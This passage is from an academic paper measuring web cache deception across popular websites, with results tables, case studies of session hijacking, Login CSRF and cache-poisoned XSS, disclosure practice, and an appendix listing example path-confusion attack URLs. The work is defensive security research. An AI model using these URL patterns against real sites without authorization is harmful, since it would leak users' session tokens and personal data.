In all of our experiments, we flag a tested site as vulnerable if it contains at least one URL impacted by WCD. We believe this is the most relevant metric for our purposes that also supports our research goals. In practice, our crawler often finds multiple vulnerable URLs on each target website. However, without an in-depth manual analysis of each finding, we cannot accurately determine whether these vulnerabilities truly stem from distinct caching configuration issues, or whether the different URLs in fact correspond to unique pages. This analysis is not feasible or essential for our research.

4.3 Results

Table 2 shows the results of our experiments with each methodology, where we detected a combined total of 123 websites vulnerable to WCD. Table 3 presents a breakdown of the leaked data we found on these sites.

True Positives. The true positive findings confirm our hypothesis: Markers are severely limiting as a WCD detection approach. Even though our dataset is specifically biased toward websites that *must* support marker injection, many otherwise vulnerable pages did not reflect those markers. In fact, CC could only test 244 (60.40%) of the websites, but the remaining did not have any pages with a marker present. As a result, CC identified only 18 vulnerable websites in our experiments, whereas DE_{auth} and DE performed considerably better at 115 and 104 hits respectively.

DE_{auth} had a slight edge over DE. As one might expect, the difference was due to the vulnerable pages behind authentication gates, which DE cannot access. For example, we manually confirmed that a vulnerable billing settings page on a target website was detected by DE_{auth}, but DE was redirected to a secure login page when testing the same URL.

Likewise, CC found 7 vulnerabilities that DE missed thanks to its access to authenticated pages; but, in addition, it caught 2 unique vulnerabilities that even DE_{auth} missed. We verified that in one case this was due to the target website returning no cache status headers, defeating our new scheme. The other case appears to be a vulnerability that was fixed between our two experiment runs.

Finally, DE found 5 unique vulnerabilities that neither authenticated approach identified. We verified that these cases were due to the websites either explicitly sending cache control headers that prevent caching, or quietly ignoring all cache directives, when we attached a cookie to the request. As we

Table 2: WCD detection performance, i.e., the number of websites flagged as vulnerable, for each methodology. Percentages are calculated over the entire crawl set of 404 sites.

	CC		DE_{auth}		DE		Combined	
Total Detections	21	(5.20%)	134	(33.17%)	129	(31.93%)	160	(39.60%)
True Positives	18	(4.46%)	115	(28.47%)	104	(25.74%)	123	(30.45%)
False Positives	3	(0.74%)	19	(4.70%)	25	(6.19%)	37	(9.16%)
Unique True Positives	2	(0.50%)	13	(3.22%)	5	(1.24%)	—	

Table 3: The number of vulnerable websites found to leak common categories of sensitive data by each methodology. There may be multiple leaks on a given website; columns do not add up to totals. Percentages are calculated over the total number of true positives for each methodology.

	CC		DE_{auth}		DE	
CSRF Token	4	(22.22%)	35	(30.43%)	39	(37.50%)
CSP Nonce	0	(0.00%)	1	(0.87%)	1	(0.96%)
OAuth State	0	(0.00%)	3	(2.61%)	2	(1.92%)
Session ID	2	(11.11%)	3	(2.61%)	3	(2.88%)
Personal Information	18	(100.00%)	16	(13.91%)	0	(0.00%)
Total Leaks						
Sensitive	18	(100.00%)	36	(31.30%)	39	(37.50%)
Potential		—	56	(48.70%)	50	(48.08%)
Harmless		—	23	(20.00%)	15	(14.42%)

discussed in Section 2, bypassing caching rules based on the presence of authentication cookies is a common option web caches provide to prevent hazardous caching. The unauthenticated DE scheme successfully defeated that protection.

False Positives. Recall that the false positives of DE and DE_{auth} can be eliminated automatically. However, we choose to present a clear breakdown of all false positives here to highlight the differences between CC and our new schemes. We apply our automated check to identify the false positives for DE and DE_{auth}, and perform a manual inspection of the context around the reflected markers for CC.

DE and DE_{auth} both had higher false positives compared to CC. As discussed, this was due to their inability to distinguish between explicitly and erroneously cached dynamic content. While CC was more reliable in this department, some markers were indeed intentionally reflected in all responses from the web application as we previously explained, and their presence did not imply WCD. For example, one website publicly listed its recent visitors, one of which was our marked username. CC falsely flagged this as a vulnerability.

Leaks. To correctly interpret the data in Table 3, recall that a WCD vulnerability can only result in a damaging data leak if there is sensitive data on the page to begin with. In our analysis, we found that some vulnerable websites did not contain such data, and the dynamic content leaked in the cache was *harmless* (e.g., timestamps, email obfuscation strings). Other websites did contain seemingly-randomized values that may *potentially* be sensitive, but these did not match any patterns of common sensitive tokens. Unfortunately, we are not in a position to reason about this potentially-sensitive category without a white-box understanding of the impacted websites' backend logic. We reiterate that all cases still stem from exploitable, true positive WCD findings, albeit some without immediate consequences. We present a breakdown of these totals at the bottom section of Table 3. Also note that, for CC, detections are due to markers known to populate sensitive fields, and therefore all findings are sensitive by definition.

The top slice of Table 3 presents a breakdown of the leaks in the sensitive category, once again highlighting the differences between each approach. CC primarily detected personal information leaks, but a small number of other security tokens were present on the same vulnerable pages by happenstance. DE_{auth} also detected 16 out of these 18 leaks without relying on markers, and myriad other sensitive leaks. DE performed similarly well for security tokens, but could not find personal information leaks without access to authenticated pages.

4.4 Summary

This experiment answers our first research question (Q1), showing that the marker injection approach is limited by both its attack surface coverage and the variety of leaks it can detect. Overall, identicality and header heuristics enable considerably better WCD detection. We also partially answer (Q3), demonstrating that leaks of non-personal sensitive data with WCD are practicable. We still need to investigate the implications of this finding in the upcoming sections.

That being said, the idea of using an authenticated crawling approach still holds merit. Both CC and DE_{auth} perform well with detecting personal information leaks, whereas DE is inherently unsuitable for the task. Where the setup overhead is manageable (e.g., when penetration testing one's own environment), DE_{auth} or perhaps a combination of all three approaches would expose the most vulnerabilities.

Nevertheless, DE remains the only viable option for a large-scale measurement, with its good detection performance and zero setup overhead. Equipped with this knowledge, we proceed with our experiment on the Alexa Top 10K. The findings in this section are already alarming, with 30.45% of our data set containing WCD vulnerabilities – well above the estimations in "Cached and Confused".

Table 4: The number of websites containing at least one WCD vulnerability, and websites that leak common categories of sensitive data. Percentages are calculated over the entire crawl set of 10K sites.

Vulnerable Sites	1188	(11,88%)
CSRF Token	436	(36.70%)
CSP Nonce	13	(1.09%)
OAuth State	34	(2.86%)
Session ID	63	(5.30%)




Figure 2: The distribution of vulnerable websites with respect to their Alexa ranking in 1K bins.

5 Large-Scale Experiment with DE

We now present our final experiment, where we run DE on the entire Alexa Top 10K, and describe concrete exploitation scenarios demonstrating real-life impact.

5.1 The Experiment

This experiment generally follows the previously established protocol, except for two important changes.

First, we enable the automated false positive filtering outlined in Algorithm 2, therefore eliminating all false positives in our results. *All numbers we report in this section represent true, exploitable WCD vulnerabilities.*

Second, we relax our definition of true positives by choosing not to test pages containing known harmless dynamic components. It is true that these pages may still be vulnerable to WCD, and while that may not be an immediate threat today, it may lead to a real-life exploit if the page is updated with sensitive content in the future. However, we opt to forgo testing these as a performance trade-off due to the limitations of our crawler resources and to minimize the traffic we generate. Specifically, during Step 1 of DE, we apply pattern matches on the dynamic components we find during identicality checks. If we detect a known email obfuscation mechanism, web analytics script, Edge Side Includes tag, timestamp, or error page that reflects our WCD payload, we conclude that the content is non-sensitive, and abort the test.




Figure 3: Content categories for the vulnerable websites. A website may be labeled with multiple categories.

5.2 Results

Table 4 shows our findings. As a result of the aforementioned changes to the experiment protocol, we no longer need to report false positives or harmless data leaks – all flagged websites have true positive findings, and leak known or potentially sensitive values. We also do not have personal information leaks as DE cannot automatically detect them; however, we will demonstrate later that these findings assist us in finding personal information leaks upon further analysis.

1188 websites among the Alexa Top 10K contain WCD vulnerabilities. This 11.88% incidence is significantly lower than the 30.45% we observed in the previous experiment; but we emphasize that the two results are not comparable. The previous dataset is non-uniformly drawn from the Alexa Top 100K based on the viability of marker injection; it is heavily biased. This larger dataset and the experiment have fundamentally different characteristics. Here, we study the most popular 10K websites likely to attract more attention from bounty hunters and attackers, and therefore discover and mitigate their vulnerabilities quickly. We also filter out the harmless leaks and report a looser lower-bound on vulnerabilities.

Figure 2 presents the distribution of vulnerable websites with respect to their Alexa ranks, exhibiting a fairly uniform, rectangular shape with a slight right skew. This suggests that WCD is pervasive among the websites in our dataset with no strong connection to their popularity ranking.

Figure 3 shows a breakdown of the vulnerable website content categories, as determined by multiple domain classification services and aggregated by us. These services perform a fuzzy classification, and we only report percentages to avoid giving the impression that the categories are definitive. Approximately a quarter of impacted websites involve financial data and transactions, suggesting WCD may cause direct monetary loss. Another quarter includes cloud service providers and software vendors, showing that attacks could have far-reaching consequences via supply chain attacks. News outlets, wikis, blogs, and document stores appear to be disproportionately impacted; this might be a consequence of their hosting large static objects, and hence heavy cache use.

6 Security Impact & Case Studies

Our findings already imply that the leaked sensitive tokens may be abused by an attacker to break the security mechanisms each support. For instance, leaked CSRF tokens enable confused deputy attacks, CSP nonces break defenses against inline JavaScript inclusions, and OAuth state parameters & session IDs enable hijacking victim accounts or stealthily logging victims into attacker-controlled accounts.

However, the implications of our findings extend beyond these basic attacks. In this section, we present real-life case studies drawn from our experiment, and provide insights into the less obvious damage potential of WCD. These discussion points also enable us to affirmatively answer our final research question (Q3), demonstrating that WCD has ramifications distinct from personal information leaks.

Due to the excessive number of vulnerabilities we identified, it is not feasible to investigate all findings systematically. The below scenarios represent an arbitrary list of real-world attacks that nevertheless demonstrate the severity of WCD. We chose these particular targets for manual exploration motivated by the website owners' presence on vulnerability management platforms, so that we could rapidly communicate and help mitigate any issues. All attacks described below were carried out with a test user, no actual Internet users were targeted or harmed.

Leaked Tokens Lead to Standard Attacks. We first describe two representative attacks made possible by stealing the sensitive tokens listed in Table 4 via WCD to give readers assurance that the impact is practical.

We found a popular travel & lodging reservation platform to leak session IDs. We were successfully able to use this stolen token to hijack customer service chat sessions of an unauthenticated user. The same attack translated to authenticated users as well; when a logged-in user visited the WCD exploit link, we were able to hijack their entire session and access complete booking details.

In another instance, we identified that the error pages on Mozilla Thunderbird's add-ons portal were vulnerable, and they contained registration and login links with OAuth state parameters. By stealing this value we launched a *Login CSRF* attack [46], which allowed us to trick a victim into unknowingly logging into an account we controlled, hence enabling us to view their activity and the information they enter. Mozilla fixed the issue within 24 hours of our notification.

These attacks demonstrate that sensitive token leaks on publicly accessible pages pose a real threat to unauthenticated visitors of a website as well as logged in users. As an additional empirical observation, a plethora of other traditional CSRF and session hijacking attacks were possible via WCD, but we noticed that damage was sometimes contained thanks to layered defenses such as referrer checks and captchas. This once again highlights the importance of a defense-in-depth strategy for practical web security.

WCD Leads to Cache Poisoning. WCD is a specialized subcategory of cache poisoning attacks, where a cache is tricked into storing and leaking sensitive data. That being said, the underlying mechanism for exploitation remains the same for all such cache attacks: content is erroneously cached. This implies that the vulnerable websites we detected may be exposed to other varieties of cache attacks, regardless of whether they immediately leak any sensitive data.

We found one such instance to impact a major American payment processor. Many pages on this website were impacted by a *reflected* cross-site scripting (XSS) vulnerability, where the value of the `X-Forwarded-Host` header included in requests was printed on the page without output sanitization. This enabled arbitrary script injection attacks.

As with many reflected XSS attacks, the avenues for exploitation would normally be limited. However, this website was also vulnerable to WCD. An attacker could combine the two vulnerabilities, and consequently cause the fronting cache to store the response together with the reflected XSS payload. This escalates the attack to a *stored* XSS, where the injected malicious payload is now automatically served from the cache to unsuspecting clients visiting the website.

This attack illustrates that WCD has dire consequences even when the website has no sensitive data to leak. Identifying such caching hazards is key to preventing complex, non-obvious system issues that may be lying dormant.

Token Leaks Correlate to Personal Information Leaks. DE is not designed to catch personal information leaks. However, our manual analysis shows that the presence of a WCD vulnerability on a public page is often indicative of more WCD issues that impact pages protected behind authentication gates, and therefore endanger personal information, too.

While we cannot scientifically quantify the incidence or reasons without a dedicated study, one intuitive explanation is that there is no fundamental difference between caching misconfigurations that lead to WCD vulnerabilities affecting authenticated and unauthenticated victims. Thus, a caching rule that leads to erroneous content storage on a public page may enable the same attack on a protected page in the absence of a session or cookie-based cache bypass mechanism.

We selected 55 websites flagged by DE that support user accounts, implying that they contain personal information. We created test accounts on these websites, and attempted WCD attacks on pages that require authentication for access. In 10 out of 55 cases, we were successfully able to cause personal information fields to get cached. To provide insights into the type of information that could be leaked, these were well-known websites including a domain registrar, a travel reservation platform, a job application & company review portal, an online course provider, a security product vendor, and a cryptocurrency exchange.

While this is not conclusive evidence, 18% is a non-negligible success rate. This suggests that our approach of detecting WCD vulnerabilities by performing checks on pub-

licly accessible pages do not completely forfeit the opportunity to detect personal information leaks. Website owners should carefully examine vulnerabilities lest they remain exploitable in different authentication contexts.

WCD Poses a Supply Chain Issue. Recently, highly-publicized cybercrime campaigns such as the Magecart attacks [45] and the SolarWinds incident [45] have put a spotlight on supply chain attacks, alerting the security community to the widespread damage one vulnerable supplier or vendor may cause to the Internet ecosystem. In our experiment, we found that supply chain attacks are not limited to the traditional malicious code inclusion vectors, and that a single vulnerable online service provider with a caching hazard can expose many websites to WCD.

We identified a multitude of vulnerable URLs in our results that share an identical subdomain and similar path components (i.e., *support*.example.com/*common-pattern*). Upon manual inspection, we determined these pages to be integration points with a popular customer service and support management platform. Due to the WCD vulnerabilities present on this vendor's platform, many (or, potentially all) of their customers were also impacted under their respective domains. To demonstrate the weight of the issue, 399 out of the 1188 websites we flagged were expressly due to this vulnerability, and 57 websites were impacted by it in addition to other WCD vectors, bringing the total to an astounding 456.

We found similar cases, involving three vendors providing customer community management, social media integration, and discussion board services. These were less prevalent in our findings, each impacting less than 10 websites. Nonetheless, this illustrates that WCD exhibiting itself as a supply chain vulnerability is not an isolated incident. As evidenced by the alarming numbers, the security community would benefit from investigating supply chain attacks in a broader scope in the face of novel web cache attacks.

7 Bounty Hunting with WCD

All of the WCD vulnerabilities we have reported in this work are *exploitable*, causing unintended content leaks into a public cache. However, a working exploit does not always equate to real-life *damage*; for instance, the vulnerable website may not process any sensitive data. Beyond the case studies we discussed above, we do not aim to measure such damage at scale in this work – that requires a manual analysis of each application and its data. However, we present a final empirical study to provide insights into the incidence of damaging exploits, and how vulnerable websites mitigate damage.

We perform this study on a separate dataset of 48 random vulnerable websites identified by running DE on domains listed on the bug bounty platforms Hackerone, BugCrowd, Intigriti, and YesWeHack. This is not an arbitrary choice; obtaining the evidence we seek requires active exploitation of websites which provide a safe harbor for such testing in their infrastructure and reward bounties for damages that they acknowledge as real. We limit the scope by allowing DE to crawl a maximum of 50 pages on each website, and all manual analysis is performed by one researcher capped at a few hours of work. Therefore, readers should interpret our findings as the result of a best-effort attempt, but not a comprehensive penetration test.

Out of the 48 vulnerable websites, we were able to launch damaging attacks on **9**. These are similar to the case studies described above, and we omit their detailed discussion. 4 vendors paid out bounties, 2 acknowledged the issues but informed that another researcher reported it earlier, and the remaining 3 are still under evaluation.

Below is a breakdown of the reasons why we could not escalate the remaining WCD exploits to a damaging attack.

We were able to fully analyze the context around 24 websites, but there was no data valuable for an attacker. Another 10 websites did not allow us to explore the entire application, either disallowing public account creation, or requiring private information (e.g., a social security number) to proceed. We only analyzed these partially, and found no valuable data.

3 websites leaked sensitive tokens, but this was not sufficient on its own. For example, a CSRF attack was stopped thanks to layered defenses of referrer checks and captchas; a CSP nonce leak was useless as there was no XSS vulnerability to abuse it. 2 websites pulled sensitive data over an API at the browser side, therefore nothing damaging was cached.

This is decidedly a limited view into how WCD exploits escalate into end-to-end attacks. In an adversarial scenario, attacks may also be impeded by short cache eviction times, and cache locality in the case of distributed caches, as previously measured in "Cached and Confused". Regardless, we hope these added insights help qualify the core findings in our large-scale experiment. *Not every instance of WCD is an immediate threat; however, they are still exploitable vulnerabilities exposing applications to unpredictable risks.*

8 Ethical Considerations

No Harm to Users or the Internet. We carefully designed the methodologies and experiments in this paper to prevent a negative security impact on the tested websites or their users.

In particular, we never poison caches with malicious content, and never target Internet users with WCD. The personal information leaks explored in the paper are our own markers, and other sensitive tokens are the secrets that websites generate for our own test clients. In all case studies we play the role of the victim and attacker; we never target other users or launch exploits that persistently impact the target websites.

Furthermore, our path confusion techniques utilize randomized file names, meaning that cache keys corresponding to the erroneously cached content cannot feasibly be predicted or accidentally accessed by others. This is an added safeguard against confusing the websites' users. Even if the caches were

accessible, there would be no danger to users; we never inject malicious payloads into the caches in the first place.

Coordinated Disclosure. We are committed to following coordinated disclosure procedures that exceed the established best practices. Unfortunately, with thousands of findings, especially those involving systematic issues that cannot be solved by deploying a common patch and therefore are out of scope for CERT assistance, this is not a straightforward process. The infeasibility of common approaches to large-scale vulnerability disclosures were documented in literature [34, 43, 44].

We adopted the guidance in the above literature to reach out to as many impacted parties as possible. We collected security contacts that were 1) disclosed on vulnerability management and bug bounty platforms, 2) compiled into open-source security lists, 3) found in WHOIS records, 4) published on the homepages of vulnerable websites. For the remaining 529 websites we could not identify a security contact for, we emailed the generic inboxes *security@* and *privacy@*.

These exhaust the viable options available to us. The cases that may not be covered by the above require deep exploration of the website or filling out non-automatable forms, which we could only do on a best-effort basis.

We began notifications promptly after finalizing the experiments, and gave website owners over 3 months to implement mitigations before a public disclosure. Our notification emails included our affiliation, a summary of WCD and our experiments, and a report of the findings pertinent to each party.

9 Discussion & Conclusion

We directly tackled the limitations of the state-of-the-art approach in WCD vulnerability detection, subsequently conducting the largest-scale WCD measurement over 10K websites.

Let's revisit our research questions and summarize findings.

- (Q1) We demonstrated through our comparative experiment that our new methodology DE addresses both the coverage (P1) and scalability problem (P2), and it can indeed significantly outperform CC. However, we also showed that CC and the authenticated variation of our scheme, $\mathsf{DE}_{\mathsf{auth}}$, open up opportunities to identify additional vulnerabilities. Where scalability is not a concern, a combination approach is ideal.

- (Q2) We showed with our large-scale experiment that over 4 years after the conception of the attack, and 2 years after the experiments in "Cached and Confused," WCD is still distressingly pervasive. This aligns with the popularity of the attack on bug bounty platforms – and likely miscreant activity that goes unnoticed.

- (Q3) Our experiments and case studies illustrated that there is an abundance of sensitive security tokens present on publicly accessible pages, which can be stolen via WCD to bypass standard defenses and facilitate real-life attacks. Many websites that leak such tokens are evidently impacted by WCD in more than one way, exposing flaws that lead to further attacks and leaks. These observations, combined with the significant performance advantage of DE over CC, suggest that focusing on personal information sources and sinks for WCD detection is not the most effective detection strategy, even when testing individual websites in a controlled setting.

Our findings sufficiently address the research questions we set out to explore, and we contribute novel insights into the scale and impact of the problem. The methodology we present will help website owners test their own systems for vulnerabilities, and researchers to run experiments with ambitious scopes. However, another implication of this work is that attackers, too, can quickly identify vulnerabilities en masse. WCD, and web cache attacks in general, require immediate attention from the security community for a robust solution.

Before we conclude, we reiterate that WCD is a system problem. Individual components such as the clients, web servers, proxy services, or CDN providers are not necessarily faulty in isolation; their complex interactions give rise to unexpected and dangerous caching decisions. One corollary of these circumstances is that our findings do not implicate the developers and operators of these individual components. But, perhaps the more critical take away is that website owners cannot rely on traditional vulnerability management and software testing processes to eradicate these vulnerabilities – there is often no unit test to run, no signature to check, no CVE to track, and no patch to deploy. It is not yet clear whether mapping complex traffic flows and analyzing them holistically for cache attacks is feasible, or even possible. That remains an open challenge for the security research community, and in light of the resurging popularity of web cache attacks, we believe it has already become a pressing line of investigation.

In the meantime, our work presents one key takeaway for website owners who are inevitably getting more familiar with the escalating web cache attacks: CDNs and caching proxies are powerful technologies in an already complex ecosystem. Simple caching rules can have far-reaching effects, and making assumptions about the cacheability of objects based on their public exposure to the Internet alone is, evidently, *unsafe*. Website owners should carefully consider (and test) the security implications of changes to their caching infrastructure, and exercise caution when using blanket rules such as those that cache all objects served from a given endpoint or all files with a given extension.

Acknowledgments. We thank our fellow researcher Bahruz Jabiyev for his valuable input, and our shepherd Stefano Calzavara for championing our paper. This work was supported by the EU H2020-SU-ICT-03-2018 Project No. 830929 CyberSec4Europe, the National Science Foundation grant CNS- 1703454, and by Secure Business Austria.

References

[1] Akamai Developer. EdgeWorkers. https://developer.akamai.com/akamai-edgeworkers-overview.

[2] Akamai Technologies. Facts & Figures. https://www.akamai.com/us/en/about/facts-figures.jsp.

[3] Amazon Web Services (AWS). HTTP Desync Guardian, 2020. https://github.com/aws/http-desync-guardian.

[4] Apache HTTP Server Project. Caching Guide. https://httpd.apache.org/docs/2.4/caching.html.

[5] BuiltWith. BuiltWith Technology Lookup. https://trends.builtwith.com/CDN/Content-Delivery-Network.

[6] Jianjun Chen, Jian Jiang, Haixin Duan, Nicholas Weaver, Tao Wan, and Vern Paxson. Host of Troubles: Multiple Host Ambiguities in HTTP Implementations. In ACM Conference on Computer and Communications Security, 2016.

[7] Jianjun Chen, Jian Jiang, Xiaofeng Zheng, Haixin Duan, Jinjin Liang, Kang Li, Tao Wan, and Vern Paxson. Forwarding-Loop Attacks in Content Delivery Networks. In The Network and Distributed System Security Symposium, 2016.

[8] Cloudflare. Creating Cache Keys. https://support.cloudflare.com/hc/en-us/articles/115003206852s.

[9] Cloudflare. The Cloudflare Global Anycast Network. https://www.cloudflare.com/network/.

[10] Cloudflare. Understanding Cloudflare's CDN, 2021. https://support.cloudflare.com/hc/en-us/articles/200172516-Understanding-Cloudflare-s-CDN.

[11] Cloudflare Docs. Cloudflare Workers Documentation, 2021. https://developers.cloudflare.com/workers/.

[12] Akamai Documentation. Caching, 2021. https://learn.akamai.com/en-us/webhelp/api-gateway/api-gateway-user-guide/GUID-B717E657-4C07-4B76-934A-36F1C40F91AE.html.

[13] Fastly Documentation. Configuring Caching, 2020. https://docs.fastly.com/en/guides/configuring-caching.

[14] Evan Custodio. Smuggler, 2020. https://github.com/defparam/smuggler.

[15] Fastly. Compute@Edge. https://www.fastly.com/products/edge-compute/use-cases.

[16] Fastly. Fastly Developer Hub – X-Cache. https://developer.fastly.com/reference/http-headers/X-Cache/.

[17] Fastly. Fastly Network Map. https://www.fastly.com/network-map.

[18] Roy T. Fielding, Mark Nottingham, and Julian F. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Caching. IETF – RFC 7234, 2014. https://www.rfc-editor.org/info/rfc7234.

[19] David Fifield, Chang Lan, Rod Hynes, Percy Wegmann, and Vern Paxson. Blocking-Resistant Communication Through Domain Fronting. In Privacy Enhancing Technologies, 2015.

[20] Omer Gil. Web Cache Deception Attack. Black Hat USA, 2017. https://www.blackhat.com/us-17/briefings.html#web-cache-deception-attack.

[21] Omer Gil. Web Cache Deception Attack, 2017. https://omergil.blogspot.com/2017/02/web-cache-deception-attack.html.

[22] Run Guo, Jianjun Chen, Baojun Liu, Jia Zhang, Chao Zhang, Haixin Duan, Tao Wan, Jian Jiang, Shuang Hao, and Yaoqi Jia. Abusing CDNs for Fun and Profit: Security Issues in CDNs' Origin Validation. In IEEE International Symposium on Reliable Distributed Systems, 2018.

[23] Run Guo, Weizhong Li, Baojun Liu, Shuang Hao, Jia Zhang, Haixin Duan, Kaiwen Sheng, Jianjun Chen, and Ying Liu. CDN Judo: Breaking the CDN DoS Protection with Itself. In The Network and Distributed System Security Symposium, 2021.

[24] Shuai Hao, Yubao Zhang, Haining Wang, and Angelos Stavrou. End-Users Get Maneuvered: Empirical Analysis of Redirection Hijacking in Content Delivery Networks. In USENIX Security Symposium, 2018.

[25] John Holowczak and Amir Houmansadr. CacheBrowser: Bypassing Chinese Censorship Without Proxies Using Cached Content. In ACM Conference on Computer and Communications Security, 2015.

[26] Arbaz Hussain. Auto Web Cache Deception Tool, 2017. https://medium.com/@arbazhussain/auto-web-cache-deception-tool-2b995c1d1ab2.

[27] Bahruz Jabiyev, Steven Sprecher, Kaan Onarlioglu, and Engin Kirda. T-Reqs: HTTP Request Smuggling with Differential Fuzzing. In ACM Conference on Computer and Communications Security, 2021.

[28] Lin Jin, Shuai Hao, Haining Wang, and Chase Cotton. Your Remnant Tells Secret: Residual Resolution in DDoS Protection Services. In IEEE/IFIP International Conference on Dependable Systems and Networks, 2018.

[29] James Kettle. Practical Web Cache Poisoning. PortSwigger Web Security Blog, 2018. https://portswigger.net/blog/practical-web-cache-poisoning.

[30] James Kettle. HTTP Desync Attacks: Request Smuggling Reborn. PortSwigger Web Security Blog, 2019. https://portswigger.net/blog/http-desync-attacks-request-smuggling-reborn.

[31] James Kettle. Web Cache Entanglement: Novel Pathways to Poisoning. PortSwigger Research, 2020. https://portswigger.net/research/web-cache-entanglement.

[32] James Kettle. HTTP/2: The Sequel is Always Worse. Black Hat USA, 2021. https://www.blackhat.com/us-21/briefings/schedule/#http2-the-sequel-is-always-worse-22668.

[33] Amit Klein. HTTP Request Smuggling in 2020 – New Variants, New Defenses and New Challenge. Black Hat USA, 2020. https://www.blackhat.com/us-20/briefings/schedule/#http-request-smuggling-in---new-variants-new-defenses-and-new-challenges-20019.

[34] Frank Li, Zakir Durumeric, Jakub Czyz, Mohammad Karami, Michael Bailey, Damon McCoy, Stefan Savage, and Vern Paxson. You've Got Vulnerability: Exploring Effective Vulnerability Notifications. In USENIX Security Symposium, 2016.

[35] Chaim Linhart, Amit Klein, Ronen Heled, and Steve Orrin. HTTP Request Smuggling. Watchfire, 2005. https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf.

[36] Seyed Ali Mirheidari, Sajjad Arshad, Kaan Onarlioglu, Bruno Crispo, Engin Kirda, and William Robertson. Cached and Confused: Web Cache Deception in the Wild. In USENIX Security Symposium, 2020.

[37] NGINX. NGINX Content Caching. https://docs.nginx.com/nginx/admin-guide/content-cache/content-caching/.

[38] Hoai Viet Nguyen, Luigi Lo Iacono, and Hannes Federrath. Your Cache Has Fallen: Cache-Poisoned Denial-of-Service Attack. In ACM Conference on Computer and Communications Security, 2019.

[39] PortSwigger. HTTP Request Smuggler, 2019. https://github.com/PortSwigger/http-request-smuggler.

[40] Apache HTTP Server Project. Apache Module mod_cache – CacheHeader Directive. https://httpd.apache.org/docs/2.4/mod/mod_cache.html#cacheheader.

[41] Johan Snyman. Airachnid: Web Cache Deception Burp Extender. Trustwave – SpiderLabs Blog, 2017. https://www.trustwave.com/Resources/SpiderLabs-Blog/Airachnid--Web-Cache-Deception-Burp-Extender/.

[42] Squid. Squid: Optimising Web Delivery. http://www.squid-cache.org/.

[43] Ben Stock, Giancarlo Pellegrino, Frank Li, Michael Backes, and Christian Rossow. Didn't You Hear Me? — Towards More Successful Web Vulnerability Notifications. In The Network and Distributed System Security Symposium, 2018.

[44] Ben Stock, Giancarlo Pellegrino, Christian Rossow, Martin Johns, and Michael Backes. Hey, You Have a Problem: On the Feasibility of Large-Scale Web Vulnerability Notification. In USENIX Security Symposium, 2016.

[45] David Strom. What is Magecart? How this hacker group steals payment card data. CSO Online, 2019. https://www.csoonline.com/article/3400381/what-is-magecart-how-this-hacker-group-steals-payment-card-data.html.

[46] Avinash Sudhodanan, Roberto Carbone, Luca Compagna, Nicolas Dolgin, Alessandro Armando, and Umberto Morelli. Large-Scale Analysis & Detection of Authentication Cross-Site Request Forgeries. In IEEE European Symposium on Security and Privacy, 2017.

[47] Sipat Triukose, Zakaria Al-Qudah, and Michael Rabinovich. Content Delivery Networks: Protection or Threat? In European Symposium on Research in Computer Security, 2009.

[48] Varnish. Varnish HTTP Cache. https://varnish-cache.org/.

[49] Thomas Vissers, Tom Van Goethem, Wouter Joosen, and Nick Nikiforakis. Maneuvering Around Clouds: Bypassing Cloud-based Security Providers. In ACM Conference on Computer and Communications Security, 2015.

[50] World Wide Web Consortium (W3C). Cool URIs don't change, 1998. https://www.w3.org/Provider/Style/URI.html.

[51] Hadi Zolfaghari and Amir Houmansadr. Practical Censorship Evasion Leveraging Content Delivery Networks. In ACM Conference on Computer and Communications Security, 2016.

A Path Confusion Techniques

Table 5 presents examples for each path confusion technique we use when crafting the attack URLs in our comparative evaluation, and a breakdown of the findings for each. Table 6 shows a similar summary for the large-scale experiment.

Path Parameter refers to the original WCD technique proposed by Omer Gil, and the remaining 4 encoding techniques listed in the first group of rows were presented by Mirheidari et al. in their paper "Cached and Confused". The second group contains 7 additional path confusion techniques we propose here. While there are overlaps between the websites each technique can exploit, combining all 12 greatly increases the chances of exposing WCD vulnerabilities.

Disclaimer

The authors Seyed Ali Mirheidari and Kaan Onarlioglu are affiliated with Splunk Inc. and Akamai Technologies Inc., respectively, at the time of this publication. However, this research is not sponsored or carried out by either company. The work and results we present in this paper do not use any internal or proprietary company information, or any such information pertaining to the companies' customers.

Table 5: The number of vulnerable websites detected via each path confusion variation over 404 targets in our comparative experiment. The middle rule separates the previously known variations above from the new ones we introduce in this research below. Percentages are calculated over the total number of true positives for each methodology.

Path Confusion Technique	Example	CC	DE_{auth}	DE
Path Parameter	example.com/profile/not_a_file.css	13 (72.22%)	63 (54.78%)	62 (59.62%)
Encoded Newline	example.com/profile%0Anot_a_file.css	7 (38.89%)	90 (78.26%)	90 (86.54%)
Encoded Question Mark	example.com/profile%3Fname=valnot_a_file.css	8 (44.44%)	89 (77.39%)	87 (83.65%)
Encoded Semicolon	example.com/profile%3Bnot_a_file.css	9 (50.00%)	90 (78.26%)	90 (86.54%)
Encoded Sharp	example.com/profile%23not_a_file.css	9 (50.00%)	89 (77.39%)	88 (84.62%)
Encoded Slash	example.com/profile%2Fnot_a_file.css	8 (44.44%)	94 (81.74%)	96 (92.31%)
Double Encoded Newline	example.com/profile%25%30%41not_a_file.css	7 (38.89%)	90 (78.26%)	87 (83.65%)
Double Encoded Null	example.com/profile%25%30%30not_a_file.css	6 (33.33%)	87 (75.65%)	85 (81.73%)
Double Encoded Question Mark	example.com/profile%25%33%46not_a_file.css	8 (44.44%)	90 (78.26%)	86 (82.69%)
Double Encoded Semicolon	example.com/profile%25%33%42not_a_file.css	9 (50.00%)	89 (77.39%)	84 (80.77%)
Double Encoded Sharp	example.com/profile%25%32%33not_a_file.css	8 (44.44%)	89 (77.39%)	86 (82.69%)
Double Encoded Slash	example.com/profile%25%32%46not_a_file.css	7 (38.89%)	84 (73.04%)	88 (84.62%)

